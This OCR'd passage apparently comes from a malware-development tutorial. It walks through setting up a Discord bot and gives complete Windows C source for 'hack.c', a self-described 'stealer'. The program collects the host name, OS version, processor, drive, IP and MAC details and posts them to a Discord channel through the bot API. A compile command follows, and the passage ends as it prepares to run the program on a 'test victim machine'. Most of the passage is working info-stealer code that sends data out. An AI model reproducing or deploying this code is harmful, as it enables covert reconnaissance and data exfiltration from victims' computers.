
Called `meow-test` in my case.

As you can see, discord generated app ID and token, we will need `APPLICATION_ID` later:




{width="80%"}

Within your application, create a bot user with full permissions:




{width="80%"}

PROF




{width="80%"}



{width="80%"}

PROF



{width="80%"}

As you can see, we have obtained a token for the bot. So, according to the documentation, we need the following logic for sending messages:


```
#define DISCORD_BOT_TOKEN "your discord bot token" // replace with your
actual bot token
#define DISCORD_CHANNEL_ID "your discord channel id" // replace with the
channel ID where you want to send the message

// function to send a message to discord using the discord Bot API
int sendToDiscord(const char* message) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;
  HINTERNET hRequest = NULL;

  hSession = WinHttpOpen(L"UserAgent",
WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
  WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. error: %d has occurred.\n",
GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"discord.com",
  INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hSession);
    return 1;
  }

  hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v10/channels/"
  DISCORD_CHANNEL_ID "/messages", NULL, WINHTTP_NO_REFERER,
  WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }
```

PROF

```
  // set headers
  if (!WinHttpAddRequestHeaders(hRequest, L"Authorization: Bot "
  DISCORD_BOT_TOKEN "\r\nContent-Type: application/json\r\n", -1,
  WINHTTP_ADDREQ_FLAG_ADD)) {
    fprintf(stderr, "WinHttpAddRequestHeaders. error %d has
occurred.\n", GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // construct JSON payload
  char json_body[1024];
  snprintf(json_body, sizeof(json_body), "{\"content\": \"%s\"}",
message);

  // send the request
  if (!WinHttpSendRequest(hRequest, NULL, -1, (LPVOID)json_body,
  strlen(json_body), strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. error %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // receive response
  BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
  if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. error %d has occurred.\n",
GetLastError());
  }

  DWORD code = 0;
  DWORD codeS = sizeof(code);
  if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER,
  WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
  WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
      printf("message sent successfully to discord.\n");
    } else {
      printf("failed to send message to discord. HTTP status code:
%d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER |
    FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
```

```
                    NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  return 0;
}
```

In your Discord server, navigate to the channel where you want your bot to send messages. Right-click on the channel name, select `Copy ID` or `Copy Link` in my case (discord in browser), and you'll have the channel ID:



{width="80%"}

PROF

The full source is looks like this (`hack.c`):

```
#include <stdio.h>
#include <stdlib.h>
```

```c
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define DISCORD_BOT_TOKEN "your discord bot token" // replace with your
actual bot token
#define DISCORD_CHANNEL_ID "your discord channel id" // replace with the
channel ID where you want to send the message

// function to send a message to discord using the discord Bot API
int sendToDiscord(const char* message) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;
  HINTERNET hRequest = NULL;

  hSession = WinHttpOpen(L"UserAgent",
WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
  WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. error: %d has occurred.\n",
GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"discord.com",
  INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hSession);
    return 1;
  }

  hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v10/channels/"
  DISCORD_CHANNEL_ID "/messages", NULL, WINHTTP_NO_REFERER,
  WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // set headers
  if (!WinHttpAddRequestHeaders(hRequest, L"Authorization: Bot "
  DISCORD_BOT_TOKEN "\r\nContent-Type: application/json\r\n", -1,
  WINHTTP_ADDREQ_FLAG_ADD)) {
    fprintf(stderr, "WinHttpAddRequestHeaders. error %d has
occurred.\n", GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
```

```
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // construct JSON payload
  char json_body[1024];
  snprintf(json_body, sizeof(json_body), "{\"content\": \"%s\"}",
message);

  // send the request
  if (!WinHttpSendRequest(hRequest, NULL, -1, (LPVOID)json_body,
  strlen(json_body), strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. error %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // receive response
  BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
  if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. error %d has occurred.\n",
GetLastError());
  }

  DWORD code = 0;
  DWORD codeS = sizeof(code);
  if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
  WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX,
  &code, &codeS, WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
      printf("message sent successfully to discord.\n");
    } else {
      printf("failed to send message to discord. HTTP status code:
%d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER |
    FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  return 0;
```

```
}

int main(int argc, char* argv[]) {
  // test message
  const char* message = "meow-meow";
  sendToDiscord(message);

  char systemInfo[4096];

  // get host name
  CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
  DWORD size = sizeof(hostName) / sizeof(hostName[0]);
  GetComputerNameA(hostName, &size);

  // get OS version
  OSVERSIONINFO osVersion;
  osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
  GetVersionEx(&osVersion);

  // get system information
  SYSTEM_INFO sysInfo;
  GetSystemInfo(&sysInfo);

  // get logical drive information
  DWORD drives = GetLogicalDrives();

  // get IP address
  IP_ADAPTER_INFO adapterInfo[16];  // Assuming there are no more than
16 adapters
  DWORD adapterInfoSize = sizeof(adapterInfo);
  if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
    printf("GetAdaptersInfo failed. error: %d has occurred.\n",
GetLastError());
    return 1;
  }

  snprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s, "
    "OS Version: %d.%d.%d, "
    "Processor Architecture: %d, "
    "Number of Processors: %d, "
    "Logical Drives: %X, ",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion,
osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

  // add IP address information
  for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL;
  adapter = adapter->Next) {
    snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
```


```
    strlen(systemInfo),
        "Adapter Name: %s, "
        "IP Address: %s, "
        "Subnet Mask: %s, "
        "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
        adapter->AdapterName,
        adapter->IpAddressList.IpAddress.String,
        adapter->IpAddressList.IpMask.String,
        adapter->Address[0], adapter->Address[1], adapter->Address[2],
        adapter->Address[3], adapter->Address[4], adapter->Address[5]);
    }

    // send system info to discord
    sendToDiscord(systemInfo);
    return 0;
}
```

demo

Let's check everything in action.

Compile our "stealer" `hack.c`:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe \
-I/usr/share/mingw-w64/include/ \
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive \
-liphlpapi -lwinhttp
```




{width="80%"}

Before running on test victim machine we need authorize our bot to sending messages to channel:

